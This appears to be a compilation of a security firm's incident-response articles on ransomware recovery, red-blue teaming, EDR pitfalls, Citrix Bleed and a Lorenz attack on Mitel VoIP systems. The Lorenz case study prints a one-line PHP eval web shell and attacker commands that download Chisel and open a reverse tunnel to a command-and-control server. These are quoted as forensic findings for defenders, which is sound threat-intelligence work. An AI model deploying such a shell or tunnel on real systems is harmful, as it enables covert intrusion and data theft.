
sub-teams focused on specific objectives, and then a wider Crisis Management Team ('CMT') meeting in the afternoon comprising of the leader from each sub-team works well to ensure meetings are efficient and all teams are kept in the loop. Outside of these meetings, we advocate for continuous comms through channels like Microsoft Teams or WhatsApp, depending on the client requirements.

Nonetheless, it is a challenge we find many of our clients struggle with. In very few professional contexts are employees expected to function in the way they need to in a recovery response scenario, particularly when many key employees – often employees in IT, technology, compliance and at C-suite level – are under the significant pressure to rescue the business.

**3 SUSTAINABILITY**  
The pressure is an underappreciated impact of ransomware and other cybercrime: the damage done to the people who have to respond and react. Over the last few years we have seen clients' staff – particularly those in IT – experience burnout, fatigue, psychological breakdowns, severe stress. The ramifications of this on their personal and professional lives, both short term and long term can be significant. This can also be exacerbated by threat actors who harass victims, calling them on their home and personal numbers, demanding they tell their bosses to pay a ransom. The overall experience is stressful, often lasts for weeks, and frequently frays the nerves people not used to this type of work.

To counter this, when we are leading a client's recovery, we build sustainability in at the right times, ensuring that the right people at the client (and our own teams) are rotated, get rest and are able sustain their efforts across the whole recovery, without jeopardising their wellbeing. Working this way is also not just about protecting people. Burnt out and stressed staff are more likely to make mistakes which risk the integrity of the entire recovered network. Relying and leaning on S-RM to ease these burdens is just one of the reasons why we are brought in to support.

## S-RM secure rapid recovery workflow



**4 BE PROPORTIONATE**  
The last lesson is proportionality. There is a careful balance to be struck between cutting corners to achieve an early recovery, and painstakingly going to the nth degree to ensure each device is 100% clean before use. To accomplish the latter, traditional recovery projects used to involve deep-dive forensics of every recovered system to clear them for use in the production network, triggering long delays in the recovery and exorbitant forensics costs.

At S-RM, we have adopted a process known as 'Sheep Dipping', which balances the need to ensure the recovered network is secure and the risk of reinfection is low, while also ensuring business interruption is minimised. In this process, we help our clients recover their assets from the earliest viable backups – which may be untrusted or infected – we then install tools to give visibility of, and access to, the device, and finally run a semi-automated review to identify and eradicate malware, persistence and other malicious artefacts, effectively 'cleaning' the devices. Each one of the devices

is pushed through this pipeline and we take pragmatic, risk-based decisions with our clients about those they may need to be rebuilt from scratch, decommissioned or recovered from an earlier backup. With this method, we manage risks of re-attack while avoiding costly and disproportionate blanket rebuild approaches.

## Frameworks work

Cyber recovery and restoration work has to adapt and evolve as new technologies, both proactive and reactive change how we approach recovery. One size does not fit all, when each client is completely different, but our recovery projects have demonstrated our Secure Rapid Recovery framework is effective. Applied with the right flexibility, this framework ensures there is a clear strategy agreed on day one, effective channels of communication, a sustainable battle plan, all the while maintaining a proportional approach to mitigate the risks.



# From red to blue: how pentesters enhance incident response

Traditionally cyber security has been divided between red teams who simulate attacks and blue teams who focus on how to respond to them. In this article, **Vlada Kulish and Tim Geschwindt** challenge this false dichotomy, arguing for a multidisciplinary approach to incident response.

In an infamous scene in the US hit film *The Matrix*, the protagonist – Neo – is presented with a choice by one of the leaders in the story, Morpheus. Morpheus stretches out his hands: in the palm of his left hand is a red pill, and in the palm of his right, a blue pill. The choice presented to Neo is a dichotomous one: there are no blurred lines, just a binary choice between one path or another.

While the choice between red or blue in cyber security has less impactful ramifications than the one Neo faced in the *Matrix*, the cyber security industry has fallen into the paradigm where someone must be either the defender (blue), or the attacker (red). The decision is often a commercial one. Those who choose blue join a company's incident response practice with a clear service to offer clients; whereas those who choose red join the same company's penetration testing or ethical hacking team. The services offered are clear and clients are familiar with the difference.

At S-RM, while we have both an [Incident Response](#) team and an [Offensive Security](#) team representing blue and red respectively, the lines between the two deliberately become increasingly blurred during our responses to major incidents. **Here's why.**

## The challenge

Incident responders face a significant challenge in almost all major response cases: while we might eventually receive enough evidence to analyse and reach an assessment of what the threat actor did, and how they did it, we frequently end up in a situation where the evidence will only be available days after the incident, or there is no evidence available at all.

In cases like this, the onus is on the incident

response team to provide answers to the client regarding how the threat actor gained initial access to the environment, how they maintained persistent remote access once inside the network, and what activities they undertook once inside. Yet with little to no evidence available early on in the response, it is difficult to provide the answers the client is looking for.

## Attack: the best form of defence?

To solve this problem, we experimented throughout 2023 by adding members of our Offensive Security practice to our Incident Response teams on complex cases. The task was clear: use the specialist skills of our Offensive Security team to improve our output firstly, by leveraging the unique tools and scripts owned or developed by our Offensive Security team, which might produce different results to the tools used by our Incident Response team; and secondly, by thinking like a hacker to alter how the team approached the response in general.

On the surface, this approach may not appear entirely novel: cyber security teams have been merging blue and red under the banner of 'purple teams' for years, but this has been purely for proactive services (i.e adding incident response personnel to offensive security teams for enhanced proactive services). What we were attempting was to improve our reactive services by including red team members in our Cyber Incident Response practice.

So, do we improve our incident response service by including members from both our red and blue teams?

The simple answer was: **yes**


## The incident

On 16 August 2023, we were brought in to help a major global manufacturer headquartered in the Netherlands, who had been victim of a ransomware attack by the prolific ransomware group known as Lockbit or Lockbit 3.0. Predictably for a business of this size and profile, it was a sprawling corporate network with more than 1,000 servers confirmed impacted. The immediate questions from the Client were straightforward to ask but not to answer: How did Lockbit manage to get into the network? And what data did they steal?

Traditional incident response might involve collecting triage data from all 1,000+ encrypted servers, analyse them, painstakingly tracking down the threat actor – device by device – until the earliest activity is found and,

ideally, the point of entry. However, with so many devices and such little time, this solution would be both too expensive, and would take too long to produce actionable insights.

Instead of tracing activity back to the first malicious event, we took a different approach and attempted to answer a different question – what routes would you decide to take to get to the ‘crown jewels’ of the network if you were the hacker? To answer that question, we used a toolkit typically favoured by threat actors and penetration testers, but not a toolkit frequented by traditional incident response teams. Our team ran SharpHound, Ping Castle and Purple Knight to produce a comprehensive view of the vulnerabilities, misconfigurations and insecure aspects of the network, in a similar process to the reconnaissance phase of the attack all threat actors go through.



## Find paths, follow footsteps

The results were outstanding. By adopting the mindset and toolset of the Lockbit threat actor at play here, we were able to immediately see the pathways from an impacted device to the domain controllers using an account we knew to be compromised. This attack pathway was one of dozens of the tools flagged, however, it was clearly the route of least resistance – and knowing how a hacker thinks – we knew this would have been the first route they attempted to exploit.

Within hours of beginning rapid forensics on a small subset of the affected server estate flagged by our Pentesting toolkit, we managed to follow the footsteps down this path and confirm how the threat actor had traversed the environment to get to the domain controllers, the accounts used to do so, and a small number of devices which ended up including the first device accessed via VPN during the attack, and our initial access point.

Furthermore, the results of the audit helped use a lot with prioritising and tailoring containment actions, such as, which accounts should be reset first, what access shall be removed from users and which computers shall be restricted from the network.

## So what?

The merging of red and blue, offensive security and incident response, resulted in rapid identification of point of entry and lateral movement in the impacted network and proved to us the value in utilising the experience, skillset and technology from our Offensive Security team.





# Hiding in the phones: Lorenz opens old backdoors

S-RM's Incident Response team has observed Lorenz using a 5-month-old web shell as a way into a victim's network and foothold for a ransomware attack. **Tim Geschwindt and Ailsa Wood**, explain the technical detail behind the vulnerability discovered, the current risk to businesses using Mitel VoIP (internet telephony system), and the mitigating actions to consider taking.

The threat actor group, Lorenz, has long exploited Mitel VoIP vulnerabilities, however, returning to backdoors that are several months old is new behaviour.

S-RM's Incident Response team recently found evidence that Lorenz had used a long-lived web shell (a malicious script that compromises the web server) to carry out a ransomware attack. During the investigation, we theorised that the initial access vector was through the victim's Mitel telephony infrastructure.

This theory was supported by several pieces of evidence: previous instances of Lorenz using VoIP vulnerabilities to gain access (as documented publicly for example by CrowdStrike and Arctic Wolf), the ransomware binary name of "VOIP.exe", and the fact our earliest identified malicious activity occurred on Mitel infrastructure. We also found that malicious processes leveraging living-off-the-land binaries had been spawned by a Ruby interpreter packaged within the Mitel Shoreline suite – a clear sign of misuse of that software. Notably, the systems had been patched with the most recent updates available, in particular, the systems had been patched for CVE-2022-29499 in July 2023.

## Who is Lorenz?

The Lorenz ransomware group has been established since early 2021, and is known for exfiltrating data prior to encryption. The group has been known to use VoIP vulnerabilities to access victims' environments. While shown a drop in activity since July 2022, we have seen an uptick in activity from this group in recent months.

## Exploit use

We found that the threat actors were able to exploit the CVE-2022-29499 vulnerability a week prior to the implementation of the patch. They leveraged vulnerabilities within two Mitel PHP pages on a CentOS system on the network perimeter, which allowed them to retrieve a web shell from their own infrastructure and install it on the system. The web shell was named:

"twitter\_icon\_<randomstring>.php", and was placed within the legitimate "\shoretel\wc2\_deploy\themes\" directory on the system.

While the vulnerable pages had since been removed from the system when the patch was implemented, S-RM's forensic examiners were able to identify that they were last accessed at the same time as the creation of the web shell on the system. This interaction is consistent with the use of the CVE-2022-29499 vulnerability to create a call-back to threat actor controlled infrastructure and download payloads like this shell.

## Shell in detail

The shell itself is a single line of PHP code, designed to listen for HTTP POST requests containing two parameters, one named "id", the other, "img". On receipt of a POST request containing the correct identifier in the "id" parameter, the shell would execute any commands provided within the "img" parameter.

**Figure 1:** The content of the "twitter\_icon\_<randomstring>.php" web shell. The unique identifier has been redacted for privacy

```
<?php if($_POST["id"] === "[REDACTED]") eval($_POST["img"]); ?>
```



The shell was placed around five months prior to the ransomware event, and sat dormant throughout that period. We found that multiple POST requests to this web shell had taken place in the 48 hours prior to the detonation of Lorenz ransomware.

This period of inactivity between initial exploitation and ransom event could indicate that an initial access broker, possibly an expert in VoIP or specifically Mitel infrastructure, found the vulnerability and later provided access to their backdoor to the ransomware specialists within the Lorenz group. It is even possible that the Lorenz group contains a branch dedicated to this type of exploit development, rather than outsourcing its initial access.



**We assess that Lorenz is actively returning to old backdoors, checking it still has access and using them to launch ransomware attacks.”**

The unique name of the web shell and the randomly-generated string required for the “id” parameter act as credentials for access to the system. This not only protects the backdoor from hijacking by other threat actors, but also allows the threat actor to track their backdoors across multiple victims.

When threat actors identify a zero-day vulnerability such as this, they often cast a wide net, hunting for vulnerable systems on the internet. They then target systems with the vulnerabilities present and use exploits

to place backdoors on those systems, leaving them accessible for later use. Here, we assess that Lorenz is actively returning to old backdoors, checking it still has access and using them to launch ransomware attacks.

## Anti-forensic techniques

During the attack, the threat actor replaced several key artefacts on the perimeter CentOS system with symbolic links to /dev/null, effectively blocking the creation of any additional logging or audit data. While many anti-forensic techniques provide forensic examiners with a time of exit, or the point at which the attacker cleaned up their tracks, this method only provides examiners with a time of malicious interaction during the attack. It does not provide any information about when the attacker may have completed their activities on the system, nor does it necessarily indicate the first time at which the threat actor gained access to it.

## Full disk forensics

Due to the extent of anti-forensic techniques used, S-RM performed a forensic deep-dive into a full disk collection of the CentOS system. String searching the entire disk for the “id” string within the web shell, we found the Apache HTTP packet handler had cached the full content of packets sent to the device. This cached content had been written to disk, allowing us to carve packet content from free space.

## Post-exploitation

Once the threat actor had established the secure tunnel to the system, they leveraged Crack Map Exec (available on github) to move laterally throughout the network and escalate

privileges, by dumping LSASS from a Windows appliance within the Mitel estate. This subsequently led to the successful breach of the entire network, data exfiltration and ultimately, encryption.

## Going beyond patching

While patching in a timely manner is key to protecting devices, updating software alone is not always sufficient in ensuring the perimeter is appropriately defended. When a critical vulnerability such as CVE-2022-29499 is released, performing an investigation to identify if the vulnerability has been exploited in your environment may be critical in preventing further damage.

Investigations for newly-released vulnerabilities can be difficult – often there is very little public information available on

how to identify if a vulnerability had been exploited. In these cases, consider the level of access granted by the exploit. If a vulnerability allows remote code execution, defenders should assume a threat actor would attempt to place a backdoor on the system to maintain access even after patching. On an internet facing web application, as in this example:

- Review for newly created web pages (php, aspx, etc); are there any that cannot be accounted for as legitimate?
- Review web access log data; has there been any attempt to access the vulnerable files? Has there been any attempt to access web pages you do not know are legitimate?
- Threat hunt the system for unauthorised access or behaviour; does anything look amiss?
- Review network monitoring data; is there any unexpected traffic flowing to a command and control system?

We found that the threat actor had leveraged the following commands to access the system and consult the local DNS cache, before downloading a TCP tunnelling tool named Chisel onto the system, allowing them to pivot further into the environment. The threat actor attempted to hide this activity by placing the tool in a hidden directory, and by renaming the tool to the generic string “mem”.


```
echo(`cat /etc/resolv*`);
echo(`Wget https://github.com/jpillora/chisel/releases/download/v1.7.6/chisel_1.7.6_linux_386.gz -O /tmp/.tmp/mem.gz`);
echo(`ls -la /tmp/.tmp/`);
echo(`gzip -d /tmp/.tmp/mem.gzip`);
echo(`chmod 777 /tmp/.tmp/mem`);
```

Finally, we also found the command the threat actor used to execute the Chisel software, including the IP address and port used for their command and control server:

```
echo(`/tmp/.tmp/mem client -tls-skip-verify -fingerprint <REDACTED>=https://138.197.194[.]30:8085 R:socks`);
```

Contact [S-RM's Incident Response team](#) for further guidance on identification if your firm could be at risk.





# How to shoot a silver bullet: avoiding common pitfalls in cyber Endpoint Detection and Response deployments

Endpoint Detection and Response (EDR) solutions are often described as a 'silver bullet' and have become a cornerstone defensive tool for organisations attempting to protect their devices. In this article, **Ineta Simkunaite and Waithera Junghae** dispute this characterisation of EDR, arguing that it is *how* you use this technology that determines if the deployment is a success or a misfire.

In the last 12 months, S-RM has responded to dozens of ransomware cases in which the organisation had an EDR tool in place, but despite deploying this advanced technology, the cybercriminals have managed to achieve their objectives. Which leaves the victim with the question, why did the EDR tool not prevent the attack?

We explored common threads throughout these cases and concluded that even when deploying advanced technology, the details matter.

## Left to its own devices

The first key lesson is that the technology cannot be left to its own devices. In several of our most high-impact cases of 2023, we found alerts in their defensive tools which would have indicated an attack was underway, if there had been adequate and regular monitoring of these tools. The technology itself had worked as expected: it had identified malicious behaviour and had implemented a preset schema of response actions to delete the malware, quarantine the device and set off an array of colourful alarms and alerts. However, it had not stopped the attacks: instead it had forced the ransomware actors to be smarter, to evade, bypass and disable these tools but ultimately carrying on to achieve their initial objectives.

The tools lacked the human factor which turns them from intelligent sentries, to a key part of an effective detection, eradication and response strategy. EDR must be augmented by highly skilled and well-trained analysts who can identify and respond to the alerts. While the technology can produce an alert and try its best to remediate it, you need security teams to contextualise this alert. Security teams typically hold a deep understanding of the environment,

allowing them to distinguish between false and true positives and take appropriate actions when threats are identified.

“

EDR must be augmented by highly skilled and well-trained analysts who can identify and respond to the alerts.”

This 'collaboration' between technology and security teams should be formalised as much as possible by developing, documenting, and implementing detailed monitoring strategies tailored to suit their unique infrastructure and needs. This should enable teams to prioritise alerts based on both their severity and the likelihood they constitute a genuine threat. Additionally, they need to be constantly updated to deal with the ever-evolving threat landscape. Such plans help guard against 'alert fatigue' – when security teams get overwhelmed with large volumes of notifications – and ensure vital warnings signs are not missed.

Once the monitoring strategy is in place it's important to create well-defined alert response plans. Organisations should have containment, eradication and response procedures to make sure potential threats are mitigated with minimal impact on the business operations.

Ultimately, the message is one of collaboration: neither security teams nor security technology are good enough to match the current threat in isolation. Careful collaboration between human and artificial intelligence is key.



## 99% is not good enough

The second most common pitfall is incomplete technology rollouts leaving gaps in visibility. These unguarded areas, or 'blind spots', are a goldmine for cybercriminals. They can serve as access points to maintain a foothold within the network, staging hosts from which they run their malware and scripts, and ideal devices to harvest data from to steal from the network. Without EDR in the way, it is trivial to remove built-in defensive tools like Windows Defender to continue the attack.

In October 2023, we responded to a case where a threat actor attempted to encrypt an organisation for a second time, despite having a highly capable EDR tool in place. The company had successfully rolled out the tool to 99% of the environment. The threat actor exploited the 1% that remained to re-enter the environment without detection. The threat actor then used the unmonitored device as a launchpad, deploying malicious tools and mapping the attack path to enable rapid movement across the broader network. In this case, S-RM halted the attack after observing a suspicious account accessing devices where EDR was installed; however, the case is not uncommon, with threat actor's constantly leveraging incomplete technology rollouts to maintain a foothold.

That said, completing a technology rollout can often be complex. For most major EDR tools, there may not be an available software package for old legacy systems, many of which cannot be replaced due to business needs. Or, the business uses an appliance with a proprietary operating system, like a VMware ESXI host, which most EDR tools cannot be installed upon, again limiting coverage.

Nonetheless security needs need to be aware of their coverage limitations, and where visibility cannot be improved, appropriate mitigations put in place. Unmonitored systems aren't merely isolated threats: they form a chain of vulnerabilities threatening the organisation's overall security. An endpoint protection strategy must encompass every device if it is to function effectively.



Incomplete technology rollouts leaving gaps in visibility...and can serve as access points to maintain a foothold within the network”

## It's not always malware

The third common pitfall is the assumption that an attack starts and ends with malware. EDR tools are extremely effective at identifying and terminating malware, yet many attacks do not use malware at all, or at least avoid doing so until it is too late for security teams to stop it.

For example, in 2023 we have observed the increased use of 'Living off the Land' ('LOLbin') tactics, where threat actors exploit legitimate tools within systems, which can fly under the radar of passive monitoring. If a threat actor manages to compromise a legitimate user's VPN credentials, logs into the network and begins using tools like Remote Desktop Protocol ('RDP') to move around, and a legitimate software deployment tool like PDQ Deploy to execute their malware, it's unlikely any EDR tool will flag this until it is too late and the malware or ransomware has already been executed. This is particularly problematic if the threat actor already has access to a highly privileged account used for IT systems administration, as it is unlikely they will be flagged for use of legitimate system administration tools even if done so in a strange context.

Defending against such covert techniques using EDR technology is challenging. Organisations need to move beyond the conventional approach of viewing malicious activity as synonymous with malware, and start to actively incorporate threat hunting into their detection and response strategy. To do this effectively, security teams need to carefully establish a baseline of normal activity, and then hunt for activity which deviates from this baseline.

## So what?

Ultimately, your EDR technology is still an absolutely vital component in any organisation's defence strategy. Yet, it is important to bear in mind they are not standalone solutions. EDR should be monitored by people who provide context and insight; the tool should be deployed as widely as possible; and the monitoring team should frequently hunt for irregular activity that might not trigger traditional detection engines. This ensures people, technology, and processes are aligned to amplify the effectiveness of this technology.



# Gateway to ransom: Citrix insights from our Incident Response team

Citrix Bleed, first disclosed in October 2023, is a critical vulnerability that allows remote attackers to successfully authenticate to susceptible devices and gain access to victim networks. In this article, **Virginia Romero Sanchez-Herrero** shares insights from the S-RM cyber team gained through responding to ransomware attacks with Citrix vulnerabilities at their root, and explains how organisations using Citrix can protect themselves using alternatives to the usual 'patch more and faster' advice.

In December 2023, S-RM was brought in to respond to a major ransomware incident affecting a European travel group. During the initial call, our team asked our client what for us is a routine, information gathering, question: 'how do users remotely access your network?'. As responders, we typically want to get an understanding of all methods of remote access as soon as we are involved in an incident, including VPNs, remote support agents, and externally accessible remote desktop infrastructure, as these continue to be a favourite for threat actors to get initial access to corporate networks. Understanding how, in normal circumstances, remote users access the network helps us determine how a cybercriminal sitting in Russia may have accomplished the same. This context allows our team to offer immediate containment advice and recommendations, designed to kick out the threat actor from the network by locking down each avenue of remote access, with these only being securely restored once resets have been carried out and additional security measures have been implemented.

This particular client had a corporate VPN in place for some users, running the latest version of the software and secured by Multi-Factor

Authentication ('MFA'). Pending our validation checks, this meant the VPN was likely not at the root cause of the incident. Crucially, however, they also had two separate Citrix environments that provided access to group applications. Since mid-October, when S-RM first responded to a case where Citrix Bleed had been exploited by the NoEscape Ransomware-as-a-Service ('RaaS') operation to gain unauthorised access to one of our client's networks, the number of incidents involving this infrastructure had skyrocketed. Therefore, any mention of Citrix was an immediate red flag: for us, back in December, if Citrix was in use, chances were it had been exploited. This was also not limited to a couple of RaaS groups: Akira, PLAY, LockBit, BlackBasta... all major ransomware players were targeting Citrix in incidents our team were responding to.

## A playbook of ransom via Citrix

As was the case in the incident affecting our client in the travel industry, the Citrix-to-ransomware incidents we responded to in Q4

of 2023 all followed a very similar pattern, and one that we often see in cases with software vulnerabilities at the root. In over 90% of cases involving Citrix infrastructure, the threat actor had exploited the well-known Citrix Bleed vulnerability, with only a small proportion having been traced back to the exploitation of a separate Citrix ShareFile vulnerability, CVE 2023-24489.

Our incident data suggests that threat actors were actively exploiting these vulnerabilities as soon as they were disclosed. For example, S-RM's team first responded to a Citrix Bleed incident approximately two weeks after disclosure. In these cases, there was also a pattern of relatively long dwell times, where attackers would actively exploit the vulnerability when first announced (and before victims had patched their vulnerable Citrix appliances) by dropping remote access malware on a system for persistence, and only returning to carry out the post-exploitation phases of the attack weeks later, potentially as a means to evade detection or the increased scrutiny of the victim's infosec team.

Regardless of which vulnerability had been exploited, whether Citrix Bleed or ShareFile, a typical attack chain involved the following steps:

- **EXTERNAL RECONNAISSANCE:** threat actors scan the internet looking for vulnerable Citrix infrastructure. Most threat actors are set up to do this on an automated, full-time basis, making the process of identifying targets relatively easy. Often, public vulnerabilities will have exploits (the code that allows abusing a flaw in the software) written by an individual or individuals that are widely shared among the criminal underground. Therefore, for RaaS groups, the process of finding a target and subsequently gaining an initial foothold on a victim's network can be as simple as entering a few commands. This stage of the attack is typically automated while casting a wide, indiscriminate, net - often with little effort or even expertise on the part of cybercriminals.
- **INITIAL ACCESS:** threat actors exploit an existing vulnerability to circumvent security measures on a Citrix appliance, bypassing

## What is Citrix?

Citrix provides software solutions that allow corporate networks and resources to be accessed remotely by leveraging virtualisation technology. Some of the key components in Citrix environments are:

- **Virtual Desktop Infrastructure ('VDI'):** this technology provides a virtual version of a computer or desktop environment stored in a remote server, accessible over the internet. Instead of having a physical computer, users can access the operating system, files, applications and data on that system from anywhere once successfully authenticated.
- **Citrix Application Delivery Controller ('ADC', formerly known as 'Netscaler'):** this component serves as a 'traffic director' of sorts for a network, responsible for optimising data flows and ensuring availability of applications and resources for users. Citrix ADCs can also integrate a Gateway, a feature that is responsible for authenticating users to the environment and which can be thought of as a security checkpoint.

Recent critical Citrix vulnerabilities have primarily affected ADC appliances, often allowing unauthenticated users access to the environment they sit in front of. In normal circumstances, a user will login by providing a valid username and password to the Citrix Gateway, and then be assigned to an available virtual desktop by the ADC server.

routine login controls. In most cases, they either authenticate as a valid user by stealing a token from an active session or gain the ability to execute remote code and upload malicious files on the system. Exploitation of a vulnerability typically leads to a threat actor getting access to virtualised remote computers within the Citrix VDI environment.

- **PERSISTENCE:** at this stage, we observed threat actors deploying persistence to a target VDI system, either in the form of the popular post-exploitation tool, CobaltStrike, or legitimate remote access solutions such as AnyDesk, Splashtop, or ScreenConnect. Where the VDI machine they landed was non-persistent (meaning data would be wiped upon shut down), threat actors would quickly laterally move to persistent servers within a victim network to retain their access. In many cases, after establishing persistence, what would then follow would be a period of inactivity, with the threat actor only returning to the network some time after the initial access.
- **PRIVILEGE ESCALATION AND LATERAL MOVEMENT:** upon establishing a reliable means of repeatedly accessing the network, threat actors would then traverse the environment, looking to access high value servers such as domain controllers and file servers hosting sensitive corporate information. This was typically done over network shares, but also leveraging the in-built Windows administrative tool, Remote Desktop Protocol ('RDP'). To do so, threat actors would also have previously gained access to highly privileged accounts, often with domain administrator privileges. The privilege escalation phase of the attack would vary depending on the threat actor – some relied on dumping copies of hashed passwords for users across the domain, others on old favourites such as Mimikatz, or credential-stealing functionality built into bespoke malware.

From here, threat actors followed their usual ransomware playbook: further penetrating the network, stealing sensitive data, deleting backups, and eventually encrypting files hosted across a victim's IT infrastructure.

## Protection beyond patching

As with any critical vulnerabilities that are actively being exploited by threat actors in the wild, ensuring externally accessible Citrix appliances are up to date with the latest security patches remains a crucial part of preventing potential attacks. A robust patch management policy should guarantee that critical updates are installed as soon as possible and that, after applying the patches, these are validated by checking the version number. The short time between disclosure and active exploitation suggests that getting the timing right is critical.

However, there a lot of pitfalls and challenges to relying on patching alone. Our IR team helped multiple clients in the last few months where, despite a Citrix patch being applied, an unknown error prevented the application from successfully installing the update, leading to exploitation of the underlying vulnerability and a paralysing ransomware incident. Many of our clients also struggled to apply patches quickly enough as scheduling downtime of their Citrix platform was delayed for pragmatic business uptime reasons. Often a window of two weeks between patches being released and them being applied was enough for a ransomware group to get into the network. This scenario is made even more impossible when you consider the fact that many of these vulnerabilities in fact start as zero days, unknown vulnerabilities actively abused by threat actors for which no patch is immediately available.

What to do then? Beyond patching, our IR team found several key measures made the difference for our clients between those who experienced severe disruption, and those who were able to limit the impact of falling victim to the latest Citrix vulnerability. We have collected our top recommendations here:

## Expect patching to fail and compensate

- The right network segmentation will not stop the initial intrusion but can greatly limit the potential spread from there. We recommend restricting connectivity from Citrix VDIs, gateways and appliances to servers containing your crown jewels. This can be complicated if – for example – you have high privileged users carrying out work via Citrix VDIs; however, ensuring that their access to critical systems is contingent on them fulfilling a secondary form of authentication not reliant on Citrix itself can slow attackers down.
- Protecting assets on your corporate network with a well-configured and monitored Endpoint Detection and Response ('EDR') solution will not stop threat actors successfully exploiting Citrix vulnerabilities. But again, it will stop a lot of attacks in their tracks just after the initial intrusion. Many Citrix appliances themselves will support EDR tools and we would recommend ensuring full coverage where possible. While EDR should not be considered a silver bullet, if it is correctly configured (do make sure to take into account considerations around non-persistent assets for Citrix VDIs), deployed everywhere possible, and appropriately monitored, your chances of spotting and containing an active intrusion via Citrix in the first few hours of an attack will increase dramatically.
- While this will not be easy for everyone, deploying an Intrusion Detection System/ Intrusion Prevention System ('IDS'/'IPS') in addition to an EDR tool will give you very high chances of detecting an intrusion, even if a threat actor manages to bypass the Citrix Gateway (or external firewall).

### Be ready for the initial intrusion and reduce your time to respond

- If your window to patch was longer than you hoped and you have heard the vulnerability in question is being actively exploited, consider conducting rapid forensic triage of your Citrix appliances and related systems as

a routine process. Often, software vendors – Citrix included – will disclose critical vulnerabilities with patching notes, but limited to no guidance around what to do to be sure a threat actor did not exploit the vulnerability before it was patched. If you are unsure what to do, S-RM can help, but at a basic level we would recommend searching for common persistence, privilege escalation and lateral movement signs on both your Citrix appliances and network-adjacent systems as a good starting point.

